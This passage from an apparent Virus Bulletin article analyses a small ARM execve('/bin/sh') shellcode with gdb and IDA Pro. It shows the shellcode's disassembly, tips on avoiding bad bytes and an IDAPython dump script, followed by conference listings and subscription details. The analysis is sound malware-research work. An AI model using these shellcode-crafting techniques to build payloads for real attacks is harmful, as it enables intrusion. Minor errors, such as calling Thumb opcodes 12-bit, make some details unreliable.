Now we will be able to execute the shellcode. Note that if you do not plan to run the shellcode but just get a compiled byte stream for further analysis, you can safely skip this step. In fact, the non-executable stack has no direct impact on debugging when using *IDA Pro* with *qemu*. However, if you plan to debug/analyse shellcode directly with on-target architecture, the non-executable stack should be disabled.

You might be surprised to learn that when trying to debug our example code with *gdb* it fails after the BX instruction. The reason is that *gdb* does not currently support Thumb2 instructions out of the box [2]. *Gdb*'s lack of support for Thumb2 is a good reason to switch to *IDA Pro*. However, *gdb* will be sufficient just to examine the resulting ELF binary and to find out how parameters are passed and how the shellcode is called at an assembly level. In order to do this we must:

1. Load the program binary into memory and set a breakpoint at the main() function (break main).
2. Run the program to catch the first breakpoint (run).
3. Disassemble the main function (disassemble).
4. Set a breakpoint at the call to our shellcode (break *0x0846c).
5. Continue program execution (cont).

6. Execute a single instruction (si) to enter our shellcode.
7. Get the CPU status (info registers).


Listing 1 shows a simple *gdb* session. As you can see, we are able to locate our shellcode in memory and to determine how it is called. The reason we have discussed *gdb* in detail is because it is available on all *Linux* systems on different platforms. However, the rest of our work will be done with *IDA Pro*.

ANALYSING SHELLCODE WITH IDA PRO

IDA Pro has several great features that target ARM architecture, and when these are combined with *IDAPython* and other neat functionality, it makes an excellent tool for analysis.

Let's start by loading our binary with shellcode into *IDA*. Select the file and choose ARM as the target CPU. When *IDA* loads the file it displays the warning shown in Figure 2 about the ARM and Thumb instruction sets. Since *IDA* might not automatically be able to distinguish which instruction set is being used, and to provide the user with the ability to switch manually between modes, it provides a virtual register, T (Figure 3), which when set to 1 defines Thumb opcode (16-bit) and when set to 0 signifies ARM (32-bit) mode. Thanks to this feature you can switch back and forth from Thumb to ARM during disassembly of your code. Of course, when *IDA* is able to detect the mode switch (by tracing the BX instruction target, for example), it adjusts the T register value accordingly.

Next let's try to locate our shellcode. We've already got an address from the *gdb* session: 0x084F8. However, the exact address displayed in *IDA Pro* will be: .rodata:000084F8 (for the 'Jump to address' command



ARM AND THUMB MODE SWITCH INSTRUCTIONS

This processor has two instruction encodings: ARM and THUMB.
IDA allows to specify the encoding mode for every single instruction.
For this IDA uses a virtual register T. If its value is zero, then
the ARM mode is used, otherwise the THUMB mode is used.
You can change the value of the register T using
the 'change segment register value' command
(the canonical hotkey is Alt-G)

☐ Don't display this message again


Figure 2: Warning about the Thumb and ARM instruction sets.

```
gdb -q ./nostack-21253-raspi-execve.exe
Reading symbols from /tmp/nostack-21253-raspi-execve.
exe...(no debugging symbols found)...done.
(gdb) break main
Breakpoint 1 at 0x8428
(gdb) run
Starting program: /tmp/nostack-21253-raspi-execve.exe

Breakpoint 1, 0x00008428 in main ()
(gdb) disassemble
Dump of assembler code for function main:
=> 0x00008428 <+0>:    push   {r4, r5, r11, lr}
  0x0000842c <+4>:     add    r11, sp, #12
  0x00008430 <+8>:     ldr    r3, [pc, #68]; 0x847c <main+84>
  0x00008434 <+12>:    ldr    r3, [r3]
  0x00008438 <+16>:    mov    r5, r3
  0x0000843c <+20>:    ldr    r4, [pc, #60]; 0x8480 <main+88>
  0x00008440 <+24>:    ldr    r3, [pc, #60]; 0x8484 <main+92>
  0x00008444 <+28>:    ldr    r3, [r3]
  0x00008448 <+32>:    mov    r0, r3
  0x0000844c <+36>:    bl     0x8358 <strlen>
  0x00008450 <+40>:    mov    r3, r0
  0x00008454 <+44>:    mov    r0, r5
  0x00008458 <+48>:    mov    r1, r4
  0x0000845c <+52>:    mov    r2, r3
  0x00008460 <+56>:    bl     0x8364 <fprintf>
  0x00008464 <+60>:    ldr    r3, [pc, #24]; 0x8484 <main+92>
  0x00008468 <+64>     ldr    r3, [r3]
  0x0000846c <+68>:    blx    r3   <= this is a call to our
shellcode from the C wrapper
  0x00008470 <+72>:    mov    r3, #0
  0x00008474 <+76>:    mov    r0, r3
  0x00008478 <+80>:    pop    {r4, r5, r11, pc}
  0x0000847c <+84>:    andeq  r0, r1, r0, ror #12
  0x00008480 <+88>:    andeq  r8, r0, r12, lsl r5
  0x00008484 <+92>:    andeq  r0, r1, r12, asr r6
End of assembler dump.
(gdb) break *0x0846c
Breakpoint 2 at 0x846c
(gdb) cont
Continuing.
Length: 30

Breakpoint 2, 0x0000846c in main ()
(gdb) si
0x000084f8 in ?? ()
(gdb) info registers
r0    0xb           11
r1    0x1           1
r2    0x0           0
r3    0x84f8        34040
r4    0x851c        34076
r5    0x401685e0    1075217888
r6    0x837c        33660
r7    0x0           0
r8    0x0           0
r9    0x0           0
r10   0x40026000    1073897472
r11   0xbefff6a4    3204445860
r12   0x40168030    1075216432
sp    0xbefff698    0xbefff698
lr    0x8470        33904
pc    0x84f8        0x84f8 <= our shellcode address
cpsr  0x60000010    1610612752
```


Listing 1: Simple gdb session.



● T
○ DS

Value 0x0

Figure 3: Virtual segment register T value definition – it should reflect the T bit of the processor state register (CPSR).



```
.rodata:000084F8
.rodata:000084F8                            SHELLCODE_START
.rodata:000084F8 01 60 8F E2                            ADR     R6, (loc_8500+1)
.rodata:000084FC 16 FF 2F E1                            BX      R6 ; loc_8500
.rodata:00008500                            ; ---------------------------------------
.rodata:00008500
.rodata:00008500                            loc_8500
.rodata:00008500
.rodata:00008500 78 46                                  MOV     R0, PC
.rodata:00008502 0A 30                                  ADDS    R0, #0xA
.rodata:00008504
.rodata:00008504                            loc_8504
.rodata:00008504 01 90                                  STR     R0, [SP,#4]
.rodata:00008506 01 A9                                  ADD     R1, SP, #4
.rodata:00008508 92 1A                                  SUBS    R2, R2, R2
.rodata:0000850A 0B 27                                  MOVS    R7, #0xB
.rodata:0000850C 01 DF                                  SVC     1
.rodata:0000850C                            ; ---------------------------------------
.rodata:0000850E 2F                                     DCB 0x2F
.rodata:0000850F 2F                                     DCB 0x2F ; /
.rodata:00008510 62                                     DCB 0x62 ; b
.rodata:00008511 69                                     DCB 0x69 ; i
.rodata:00008512 6E                                     DCB 0x6E ; n
.rodata:00008513 2F                                     DCB 0x2F ; /
```

Figure 6: Our execve shellcode disassembly in IDA Pro.

we can still pass the 0x084F8 value without knowing which ELF section we are looking for). If we hadn't got the address from the *gdb* experiment, we could use *IDA* to help us locate our byte stream. Since we've used GCC, *IDA* is able to identify functions, and the main() function is displayed in the 'Function name' window. Click on 'main' to jump to it. Next, scroll down and look for a branch-with-link instruction, since our C wrapper is using the call '(*(void(*)()) SC)();' to transfer execution to the SC table. Figure 4 shows a disassembly provided by *IDA*.

If you jump to the SC symbol (by clicking on it) you will not find our shellcode yet, but the data shown in Figure 5.

Obviously the disassembly is wrong, since this is data rather than code. However, if you convert it to data (using the D key) you will get: DCD 0x84F8. This is a more reasonable interpretation. The process should not come as a surprise since in C code we were using pointers, so the SC variable contains the address to our shellcode rather than the shellcode itself.

When we have the address of the shellcode we can jump to it – see Figure 6.

As you can see, the shellcode starts at 0x84F8 and the shellcode data section starts from 0x850E – this contains the string for the execve() call. The call to the execve() function is at 0x850C. Note how the SVC 1 instruction is encoded so there are no bad bytes.

As a side note, when I'm disassembling and analysing shellcode within *IDA* I always mark its start and end by renaming those locations (using the 'N' key in disassembly view). I always use the names 'SHELLCODE_START' and 'SHELLCODE_END', but the names can be anything as long as you can memorize them – such marks may be helpful later during analysis. Keep in mind that calculating the start and end of shellcode can be quite tricky – here, we are using a C wrapper to test the shellcode, but in a real-life scenario you may have a malware sample that sends packets over the network and there will be no hints such as symbols or even BLX instructions.

If you take a look at our shellcode entry point once more you will notice another important thing: it starts with ARM instructions and switches to Thumb2 mode using BX. Note how the ARM and Thumb/Thumb2 instructions are encoded:

- All ARM opcodes (32-bit) occupy exactly four bytes
- All Thumb/Thumb2 opcodes (12-bit) occupy exactly two bytes.

```
.text:00008464 18 30 9F E5                 LDR     R3, =SC          ; load R3 with SC
.text:00008468 00 30 93 E5                 LDR     R3, [R3]
.text:0000846C 33 FF 2F E1                 BLX     R3               ; jump to shellcode
```

Figure 4: Shellcode call from C wrapper.

```
.data:0001065C                               EXPORT SC
.data:0001065C                    SC                               ; DATA XREF: main+18↑o
.data:0001065C                                                     ; main+1C↑r ...
.data:0001065C F8 84 00 00                   STREQD  R8, [R0],-R8
```

Figure 5: SC symbol definition.

This explains why shellcode written in Thumb mode is shorter. Besides the previously mentioned SVC instruction coding issue in ARM mode there is another construction that causes problems due to the generation of bad bytes: the R0 register. Take a look at the following instruction samples and their encodings:

```
06 00 A0 E1             MOV     R0, R6
00 60 A0 E1             MOV     R6, R0
03 00 A0 E1             MOV     R0, R3
05 00 A0 E1             MOV     R0, R5
00 30 90 E5             LDR     R3, [R0]
0C 00 9F E5             LDR     R0, =main
04 00 2D E5             STR     R0, [SP,#-4]!
```

As you can see, in most cases use of the R0 register in ARM mode ends with a NULL byte. Why don’t the MOV R0, PC instructions from our shellcode contain any bad bytes? The reason is that there is a difference in encoding between the 32-bit and 16-bit instruction sets. In our case the MOV R0, PC instruction is for Thumb2 mode and therefore it occupies only two bytes instead of ARM’s four bytes as in the examples above, and the resulting encoding does not use a zero byte value. When constructing shellcode you have to remember that other instructions might also generate bad bytes, even without referencing the R0 register – for example:

```
00 30 93 E5             LDR     R3, [R3]
```

If you have problems calculating the correct shellcode end address, in most cases you can dump memory up to the first occurrence of a NULL byte or any other type of bad byte. In most cases properly working shellcode will not contain any type of bad bytes.

```
shelldump = ‘’
dump_size = 128
ea = ScreenEA()
print ‘Dumping %02d bytes starting from address: 0x%X’ % (ea, dump_size)

for ea in range (ea, ea + dump_size):
    print ‘%02X’ % Byte(ea),
    shelldump += ‘%c’ % Byte(ea)

if len(shelldump) > 0:
    print ‘Writing shelldump.bin file’
    fin = open(‘shelldump.bin’,’w+b’)
    fin.write(shelldump)
    fin.close()
```

Listing 2: Python script saved as ‘dumpshellcode128b.py’.

DUMPING THE SHELLCODE FROM THE EXECUTABLE

We’ve done a lot to get to our shellcode – debugging it further with all the additional C code such as runtime libraries is pointless. The idea of the previous exercise was to demonstrate how to extract the shellcode with *IDA Pro* by locating it within the ELF binary.

Now let’s dump our shellcode into a simple, flat binary file. In the case of emulating an execution environment, usually the simpler the things we load into it, the better the results.

There are many ways to achieve this goal. The method I’ve used is not the simplest, but it demonstrates the power and possible usage of *IDAPython*. We will use the Python script presented in Listing 2. Save this as ‘dumpshellcode128b.py’ and place the cursor at the beginning of the shellcode. Starting from the cursor position, the next 128 bytes will be saved to the ‘shelldump.bin’ file. To get the current cursor position (which, from *IDA*’s perspective, is an address) we use the ScreenEA() function. To access the byte at the address we use the Byte() function. Both are provided by *IDAPython*, the rest is pure Python code. (Note that the script is for illustration purposes only. It lacks error checking and exception handling; it could use name markers for calculating size of dump, etc.)

By changing the dump_size variable you can control how many bytes will be dumped to the file.

SUMMARY

All of what we’ve done so far has been in preparation for a more challenging task: analysing polymorphic ARM shellcode with *IDA Pro*. We will look at this in depth in the next part of the series.

REFERENCES

[1] Czarnowski, A. Shellcoding ARM. Virus Bulletin, January 2013, p.9. http://www.virusbtn.com/pdf/magazine/2013/201301.pdf.

[2] Myers, J. S. Fix ARM stepping over Thumb-mode ‘bx pc’ or ‘blx pc’. Sourceware.org. http://sourceware-org.1504.n7.nabble.com/Fix-ARM-stepping-over-Thumb-mode-quot-bx-pc-quot-or-quot-blx-pc-quot-td69213.html.

END NOTES & NEWS

The 3rd Annual European Smart Grid Cyber and SCADA Security Conference takes place 11–12 March 2013 in London, UK. For more information see http://www.smi-online.co.uk/utility/uk/european-smart-grid-cyber-security.

Cyber Intelligence Asia 2013 takes place 12–15 March 2013 in Kuala Lumpur, Malaysia. For more information see http://www.intelligence-sec.com/events/cyber-intelligence-asia.

Black Hat Europe takes place 12–15 March 2013 in Amsterdam, The Netherlands. For details see http://www.blackhat.com/.

The Future of Cyber Security takes place 21 March 2013 in London, UK. For booking and programme details see http://www.cyber13.immgroup.co.uk/.

The 11th Iberoamerican Seminar on Security in Information Technology will be held 22–28 March 2013 in Havana, Cuba. For details see http://www.informaticahabana.com/.

EBCG's 3rd Annual Cyber Security Summit will take place 11–12 April 2013 in Prague, Czech Republic. To request a copy of the agenda see http://www.ebcg.biz/ebcg-business-events/15/international-cyber-security-master-class/.

SOURCE Boston takes place 16–18 April 2013 in Boston, MA, USA. For details see http://www.sourceconference.com/boston/.

Digital Shield Summit 2013 takes place 21–22 April 2013 in Abu Dhabi, UAE. For details see http://www.digitalshieldme.com/.

The Commonwealth Cybersecurity Forum will be held 22–26 April 2013 in Yaoundé, Cameroon. For details see http://www.cto.int/events/upcoming-events/commonwealth-cybersecurity-forum/.

Infosecurity Europe will be held 23–25 April 2013 in London, UK. For details see http://www.infosec.co.uk/.

The 7th International CARO Workshop will be held 16–17 May 2013 in Bratislava, Slovakia. See http://2013.caro.org/.

AusCERT2013 takes place 20–24 May 2013 in Gold Coast, Australia. For full details see http://conference.auscert.org.au/.

The 22nd Annual EICAR Conference will be held 10–11 June 2013 in Cologne, Germany. For details see http://www.eicar.org/.

NISC13 will be held 12–14 June 2013. For more information see http://www.nisc.org.uk/.

The 25th annual FIRST Conference takes place 16–21 June 2013 in Bangkok, Thailand. For details see http://conference.first.org/.

Hack in Paris takes place 17–21 June 2013 in Paris, France. For information see https://www.hackinparis.com/.

Black Hat USA will take place 27 July to 1 August 2013 in Las Vegas, NV, USA. For more information see http://www.blackhat.com/.

The 22nd USENIX Security Symposium will be held 14–16 August 2013 in Washington, DC, USA. For more information see http://usenix.org/events/.

VB2013 takes place 2–4 October 2013 in Berlin, Germany. *VB* is currently seeking submissions from those wishing to present at the conference (**deadline 8 March**). Full details of the call for papers are available at http://www.virusbtn.com/conference/vb2013/.

VB2014 will take place 24–26 September 2014 in Seattle, WA, USA. More information will be available in due course at http://www.virusbtn.com/conference/vb2014/. For details of sponsorship opportunities and any other queries please contact conference@virusbtn.com.

SUBSCRIPTION RATES

Subscription price for Virus Bulletin magazine (including comparative reviews) for one year (12 issues):

- Single user: $175
- Corporate (turnover < $10 million): $500
- Corporate (turnover < $100 million): $1,000
- Corporate (turnover > $100 million): $2,000
- *Bona fide* charities and educational institutions: $175
- Public libraries and government organizations: $500

Corporate rates include a licence for intranet publication.

Subscription price for Virus Bulletin comparative reviews only for one year (6 VBSpam and 6 VB100 reviews):

- Comparative subscription: $100

See http://www.virusbtn.com/virusbulletin/subscriptions/ for subscription terms and conditions.

Editorial enquiries, subscription enquiries, orders and payments:

Virus Bulletin Ltd, The Pentagon, Abingdon Science Park, Abingdon, Oxfordshire OX14 3YP, England

Tel: +44 (0)1235 555139 Fax: +44 (0)1865 543153

Email: editorial@virusbtn.com Web: http://www.virusbtn.com/